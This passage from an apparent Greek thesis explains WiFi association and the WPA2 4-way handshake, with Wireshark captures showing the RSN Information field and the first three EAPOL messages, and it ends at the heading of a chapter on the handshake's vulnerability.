
Εικόνα 13: το "Association Response" frame [18]



Εικόνα 14: Καταγραφή ενός "Association Response" frame

Στην παραπάνω εικόνα φαίνεται η καταγραφή ενός "Association Response" frame. Με το κόκκινο σημάδι είναι σημειωμένα τα πεδία που προαναφέρθηκαν.

Στο κεφάλαιο 2.2, παρουσιάστηκαν τα μηνύματα που ανταλλάσσονται ώστε ένα station να μπορέσει να συνδεθεί σε ένα WiFi δίκτυο. Η παρακάτω εικόνα δείχνει συνοπτικά την ανταλλαγή αυτών των μηνυμάτων.




Εικόνα 15: Η ανταλλαγή των πακέτων ανάμεσα σε station και AP [[19](#)]

2.3 The 4-way handshake

Στο προηγούμενο κεφάλαιο παρουσιάστηκε ο τρόπος που ένα station συνδέεται στο δίκτυο ενός AP.

Όπως αναφέρθηκαν στα κεφάλαια 2.1 και 2.2.1, κατά την μετάδοση των beacon frames και probe response frames, το AP ενημερώνει το station (ή τα stations) για την ύπαρξη ή όχι κρυπτογραφικής τεχνικής “Shared Key”. Αυτό γίνεται στο πεδίο “RSN information”, μαζί με όλες τις πληροφορίες σχετικά με τον τρόπο αυθεντικοποίησης που πρέπει να χρησιμοποιήσει το station. Η καταγραφή ενός τέτοιου πακέτου, είναι όπως παρακάτω:



The image shows a Wireshark packet capture of a network interface. The top pane displays a list of packets. Packet 3558, at time 161.015487, is a Probe Response from source Zte_4f:93:8a to destination Apple_83:da:e4. The bottom pane shows the detailed view of this packet, specifically the 'RSN Information' (48 bytes) field. This field contains information about supported cipher suites, key management, and capabilities. A red rectangle highlights the 'RSN Information' field in the packet list and its detailed view.

No.	Time	Source	Destination	Protocol	Length	Info
3545	160.542483	Ubiquiti_5c:fe:ca	Broadcast	802.11	347	Beacon frame, SN=1712, FN=0, Flags=.....C, BI=100, SSID=Studio Niovi
3546	160.564696	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=672, FN=0, Flags=.....C, BI=100, SSID=e11
3547	160.568715	Ubiquiti_3e:d1:a4	Broadcast	802.11	347	Beacon frame, SN=835, FN=0, Flags=.....C, BI=100, SSID=MARGARITOUA
3548	160.644893	Ubiquiti_5c:fe:ca	Broadcast	802.11	347	Beacon frame, SN=1713, FN=0, Flags=.....C, BI=100, SSID=Studio Niovi
3549	160.666971	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=673, FN=0, Flags=.....C, BI=100, SSID=e11
3550	160.671118	Ubiquiti_3e:d1:a4	Broadcast	802.11	347	Beacon frame, SN=836, FN=0, Flags=.....C, BI=100, SSID=MARGARITOUA
3551	160.769402	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=674, FN=0, Flags=.....C, BI=100, SSID=e11
3552	160.849692	Ubiquiti_5c:fe:ca	Broadcast	802.11	347	Beacon frame, SN=1715, FN=0, Flags=.....C, BI=100, SSID=Studio Niovi
3553	160.871777	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=675, FN=0, Flags=.....C, BI=100, SSID=e11
3554	160.952090	Ubiquiti_5c:fe:ca	Broadcast	802.11	347	Beacon frame, SN=1716, FN=0, Flags=.....C, BI=100, SSID=Studio Niovi
3555	160.974176	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=676, FN=0, Flags=.....C, BI=100, SSID=e11
3556	160.978678	Ubiquiti_3e:d1:a4	Broadcast	802.11	347	Beacon frame, SN=839, FN=0, Flags=.....C, BI=100, SSID=MARGARITOUA
3557	161.012238	Apple_83:da:e4	Broadcast	802.11	159	Probe Request, SN=69, FN=0, Flags=.....C, SSID=e11
3558	161.015487	Zte_4f:93:8a	Apple_83:da:e4	802.11	403	Probe Response, SN=677, FN=0, Flags=.....C, BI=100, SSID=e11
3559	161.019278	Zte_4f:93:8a	Apple_83:da:e4	802.11	403	Probe Response, SN=677, FN=0, Flags=.....R...C, BI=100, SSID=e11
3560	161.019565	Zte_4f:93:8a (c4:a3:66:...	Broadcast	802.11	40	Acknowledgement, Flags=.....C
3561	161.035988	Apple_83:da:e4	Broadcast	802.11	159	Probe Request, SN=70, FN=0, Flags=.....C, SSID=e11
3562	161.039240	Zte_4f:93:8a	Apple_83:da:e4	802.11	403	Probe Response, SN=678, FN=0, Flags=.....C, BI=100, SSID=e11
3563	161.042868	Zte_4f:93:8a	Apple_83:da:e4	802.11	403	Probe Response, SN=678, FN=0, Flags=.....R...C, BI=100, SSID=e11
3564	161.043215	Zte_4f:93:8a (c4:a3:66:...	Broadcast	802.11	40	Acknowledgement, Flags=.....C
3565	161.054517	Ubiquiti_5c:fe:ca	Broadcast	802.11	347	Beacon frame, SN=1717, FN=0, Flags=.....C, BI=100, SSID=Studio Niovi
3566	161.076602	Zte_4f:93:8a	Broadcast	802.11	277	Beacon frame, SN=679, FN=0, Flags=.....C, BI=100, SSID=e11

Tag: ERP Information
Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
Tag: RSN Information
Tag Number: RSN Information (48)
Tag length: 20
RSN Version: 1
Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
Group Cipher Suite type: AES (CCM) (4)
Pairwise Cipher Suite Count: 1
Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
Pairwise Cipher Suite type: AES (CCM) (4)
Auth Key Management (AKM) Suite Count: 1
Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
Auth Key Management (AKM) type: PSK (2)
RSN Capabilities: 0x000c
.....0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
.....11 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
.....00 = RSN GTKSA Replay Counter capabilities: 16 replay counters per GTKSA/GTKSA/STakeySA (0x3)
.....00 = RSN GTKSA Replay Counter capabilities: 1 replay counter per GTKSA/GTKSA/STakeySA (0x0)
.....0 = Management Frame Protection Required: False
.....0 = Management Frame Protection Capable: False
.....0 = Joint Multi-band RSMA: False
.....0 = PeerKey Enabled: False
Tag: M-Enabled Capabilities (5 octets)
Tag: HT Capabilities (802.11n D1.10)
Tag: HT Information (802.11n D1.10)
Tag: Overlapping BSS Scan Parameters
Tag: Extended Capabilities (8 octets)

Εικόνα 16: RSN Information

Έχοντας λάβει το παραπάνω πακέτο, το station γνωρίζει ότι για να μπορέσει να ανταλλάξει data με το AP πρέπει να αποδείξει ότι έχει στην κατοχή του το “Pre-Shared Key”. Αυτή η διαδικασία γίνεται με την ανταλλαγή 4 μηνυμάτων ανάμεσα στο station και το AP και είναι γνωστή ως “the 4-way handshake”. Μέσα από αυτά τα 4 μηνύματα, οι δύο οντότητες δημιουργούν κάποια κρυπτογραφικά κλειδιά που θα χρησιμοποιήσουν στη συνέχεια κατά την επικοινωνία τους. Για να δημιουργήσουν όμως αυτά τα κλειδιά, χρησιμοποιούν κάποια άλλα κλειδιά (ποσότητες) που θα εξεταστούν στη συνέχεια.

- Master Session Key (MSK): Σε κάποιες περιπτώσεις αναφέρεται ως AAA key. Είναι το “authentication passphrase” σε ASCII μορφή ή το “PSK” σε HEX μορφή, μήκους 256-bit.
- Pairwise Master Key (PMK): Θεωρητικά δημιουργείται από το MSK. Στην πραγματικότητα είναι το ίδιο το MSK, διότι ο τρόπος που προκύπτει από το MSK είναι “τα πρώτα 256 bits του MSK”, και όπως προαναφέρθηκε το MSK έχει συνολικό μήκος 256 bits.
- Group Master Key (GMK): Δημιουργείται στο AP και μοιράζεται σε όλες τις συσκευές του AP κατά την διάρκεια του “4-way handshake”.
- Pairwise Transit Key (PTK): Χρησιμοποιείται για την τελική κρυπτογράφηση όλης της επικοινωνίας ανάμεσα σε ένα station και ένα AP. Είναι μοναδικό για κάθε ζεύγος client – AP. Το κλειδί αυτό υπολογίζεται από την ποσότητα PMK και επιπλέον από τις ποσότητες:

$$PTK = \text{PRF}(\text{PMK} + \text{ANonce} + \text{SNonce} + \text{AP MAC Address} + \text{station MAC Address})$$


όπου: PRF=Pseudo Random Function με αλγόριθμο HMAC-SHA1

ANonce= Ένας τυχαίος μοναδικός αριθμός που παράγει το AP.

SNonce: Ένας τυχαίος μοναδικός αριθμός που παράγει το station.

Το PTK χωρίζεται σε επί μέρους κλειδιά, τα οποία όμως θα εξεταστούν αναλυτικότερα στο επόμενο κεφάλαιο

- Group Temporal Key (GTK): Χρησιμοποιείται για την τελική κρυπτογράφηση όλης της επικοινωνίας ανάμεσα σε ένα AP και όλα τα stations του (broadcast και multicast μηνύματα). Το κλειδί αυτό είναι το ίδιο για κάθε ζεύγος client – AP. Στην ουσία, το κάθε AP έχει το δικό του GTK για τις συσκευές του. Το κλειδί GTK πρακτικά αντικαθιστά το κλειδί GMK ώστε το τελευταίο να μην είναι αυτό που τελικά μεταδίδεται, για λόγους ασφαλείας.




Εικόνα 17: Η ιεραρχία των κλειδιών[20]

Η παραπάνω εικόνα δείχνει την ιεραρχία των κλειδιών, όπως περιγράφηκε.

2.3.1 Το πρώτο EAPOL μήνυμα

Το πρώτο EAPOL (Extensible Authentication Protocol over LAN) μήνυμα στέλνεται από το AP στο station. Το μήνυμα περιέχει το ANonce που αναφέρθηκε στην προηγούμενη παράγραφο. Με το ANonce που λαμβάνει από το AP, το station θα μπορέσει να δημιουργήσει το PTK, καθώς όπως προαναφέρθηκε το PTK θα δημιουργηθεί από την σχέση:

$$PTK = PRF(PMK + ANonce + SNonce + AP \text{ MAC Address} + station \text{ MAC Address})$$



Εικόνα 18: πρώτο EAPOL μήνυμα

Η παραπάνω εικόνα δείχνει το πρώτο EAPOL μήνυμα. Στην εικόνα διακρίνονται το φίλτρο που έχει μπει το Wireshark, η 4-δα των μηνυμάτων, καθώς και ο A/A του συγκεκριμένου μηνύματος (1). Επίσης, φαίνεται το ANonce που στέλνει το AP στο station.

2.3.2 Το δεύτερο EAPOL μήνυμα

No.	Time	Source	Destination	Protocol	Length	Info
3582	161.117165	Zte 4f:93:8a	Apple 83:da:e4	EAPOL	185	Key (Message 1 of 4)
3589	161.122696	Apple 83:da:e4	Zte 4f:93:8a	EAPOL	185	Key (Message 2 of 4)
10711	245.761959	Zte 4f:93:8a	HonHaiPr_0e:dd:2b	EAPOL	185	Key (Message 1 of 4)
10714	245.766696	HonHaiPr_0e:dd:2b	Zte 4f:93:8a	EAPOL	185	Key (Message 2 of 4)

Frame 3589: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits)

Radiotap Header v0, Length 26

802.11 radio information

IEEE 802.11 QoS Data, Flags: TC

Logical-Link Control

802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 117

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 2]

Key Information: 0x010a

- 010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
- 1... = Key Type: Pairwise Key
- 00... = Key Index: 0
- 0... = Install: Not set
- 0... = Key ACK: Not set
- 0... = Key MIC: Set
- 0... = Secure: Not set
- 0... = Error: Not set
- 0... = Request: Not set
- 0... = Encrypted Key Data: Not set
- 0... = SMK Message: Not set

Key Length: 0

Replay Counter: 0

WPA Key Nonce: c0009c41db2e981b0582cda94c31796f47f855d3dab187d7...

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: cae7f6f048b2541a8940552d490438e0

WPA Key Data Length: 22

WPA Key Data: 30140100000fac040100000fac040100000fac020800

Εικόνα 19: Το δεύτερο EAPOL μήνυμα (α)

Το station δημιουργεί το PTK και στη συνέχεια στέλνει στο AP το SNonce ώστε να μπορέσει το AP να παράξει το δικό του PTK, το οποίο και θα χρησιμοποιήσει για την επικοινωνία με το συγκεκριμένο station. Αντίθετα με το πρώτο μήνυμα, το δεύτερο EAPOL έχει Message Integrity Check (MIC) ώστε να μπορεί το AP να διακρίνει αν το μήνυμα είναι αλλοιωμένο ή τροποποιημένο.

Η παραπάνω εικόνα δείχνει όσα αναφέρονται στην τελευταία παράγραφο. Διακρίνονται το “Message Number=2”, το “Key MIC=set” και το “SNonce”.

Επίσης, στο ίδιο μήνυμα, περιέχει και τα RSN Capabilities που αναφέρθηκαν παραπάνω.

No.	Time	Source	Destination	Protocol	Length	Info
3588	161.121036	Apple 83:da:e4	Apple 83:da:e4 (7c:d1:c...	802.11	40	Acknowledgement, Flags=.....C
3589	161.122696	Apple 83:da:e4	Zte 4f:93:8a	EAPOL	185	Key (Message 2 of 4)
3600	161.473022	Apple 83:da:e4	Apple 83:da:e4 (7c:d1:c...	802.11	40	Acknowledgement, Flags=.....C

Frame 3589: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits)

Radiotap Header v0, Length 26

802.11 radio information

IEEE 802.11 QoS Data, Flags: TC

Logical-Link Control

802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 117

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 2]

Key Information: 0x010a

Key Length: 0

Replay Counter: 0

WPA Key Nonce: c0009c41db2e981b0582cda94c31796f47f855d3dab187d7...

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: cae7f6f048b2541a8940552d490438e0

WPA Key Data Length: 22

WPA Key Data: 30140100000fac040100000fac040100000fac020800

Tag: RSN Information

Tag Number: RSN Information (48)

Tag length: 20

RSN Version: 1

- Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
- Pairwise Cipher Suite Count: 1
- Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
- Auth Key Management (AKM) Suite Count: 1
- Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK

RSN Capabilities: 0x0000

- 0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
- 0 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
- 10... = RSN PTKSA Replay Counter capabilities: 4 replay counters per PTKSA/GTKSA/STAKSA (0x2)
- 00... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKSA (0x0)
- 0... = Management Frame Protection Required: False
- 0... = Management Frame Protection Capable: False
- 0... = Joint Multi-band RSMA: False
- 0... = PeerKey Enabled: False

Εικόνα 20: Το δεύτερο EAPOL μήνυμα (β)

2.3.3 Το τρίτο EAPOL μήνυμα

Στο τρίτο μήνυμα το AP στέλνει στο station το GTK, το οποίο δημιουργεί το AP μόνο του. Το AP στέλνει τις ποσότητες “ANonce”, “RSN-IE” καθώς και ένα MIC.

The image shows a Wireshark packet capture of the third EAPOL message (EAPOL Key) sent from the Access Point (AP) to the Station (GTK). The packet list shows three frames: Frame 3592 (Block Ack), Frame 3593 (EAPOL Key), and Frame 3594 (Acknowledgement). The details pane for Frame 3593 is expanded, showing the IEEE 802.11 QoS Data and Logical-Link Control fields. The 802.1X Authentication section is expanded, showing the Key Descriptor Type: EAPOL RSN Key (2) and the Key Information: 0x13ca. The Key Information field is expanded, showing the Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2), Key Type: Pairwise Key, Key Index: 0, Install: Set, Key ACK: Set, Key MIC: Set, Secure: Set, Error: Not set, Request: Not set, Encrypted Key Data: Set, and SMK Message: Not set. The Key Length is 16. The Replay Counter is 1. The WPA Key Nonce is fde6bb350e5224f56fef89c3261fab22c908e9150c25c450... The Key IV is c908e9150c25c450b22141ee4ae34e92. The WPA Key RSC is 0000000000000000. The WPA Key ID is 0000000000000000. The WPA Key MIC is 6bebd8b76b627612c2adb9b3a609d8f9. The WPA Key Data Length is 56. The WPA Key Data is d6380d9bf4730ca63a75e0a6f8d9d251aeb95c6be5f5b70b...

No.	Time	Source	Destination	Protocol	Length	Info
3592	161.123912	Zte 4f:93:8a (c4:a3:...	Apple 83:da:e4 (7c:d1:c...	802.11	58	802.11 Block Ack, Flags=.....C
3593	161.139531	Zte 4f:93:8a	Apple 83:da:e4	EAPOL	219	Key (Message 3 of 4)
3594	161.139828	Zte 4f:93:8a (c4:a3:b6:...	802.11		40	Acknowledgement, Flags=.....C

Frame 3593: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits)

- Radiotap Header v0, Length 26
- 802.11 radio information
- IEEE 802.11 QoS Data, Flags: F.C
- Logical-Link Control
- 802.1X Authentication
 - Version: 802.1X-2004 (2)
 - Type: Key (3)
 - Length: 151
 - Key Descriptor Type: EAPOL RSN Key (2)
 - Message number: 31
 - Key Information: 0x13ca
 - 010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
 - 1... = Key Type: Pairwise Key
 - 00... = Key Index: 0
 - 1... = Install: Set
 - 1... = Key ACK: Set
 - 1... = Key MIC: Set
 - 1... = Secure: Set
 - 0... = Error: Not set
 - 0... = Request: Not set
 - 1... = Encrypted Key Data: Set
 - 0... = SMK Message: Not set
 - Key Length: 16
 - Replay Counter: 1
 - WPA Key Nonce: fde6bb350e5224f56fef89c3261fab22c908e9150c25c450...
 - Key IV: c908e9150c25c450b22141ee4ae34e92
 - WPA Key RSC: 0000000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: 6bebd8b76b627612c2adb9b3a609d8f9
 - WPA Key Data Length: 56
 - WPA Key Data: d6380d9bf4730ca63a75e0a6f8d9d251aeb95c6be5f5b70b...

Εικόνα 21: Το τρίτο EAPOL μήνυμα

3. Η ευπάθεια του 4-way handshake

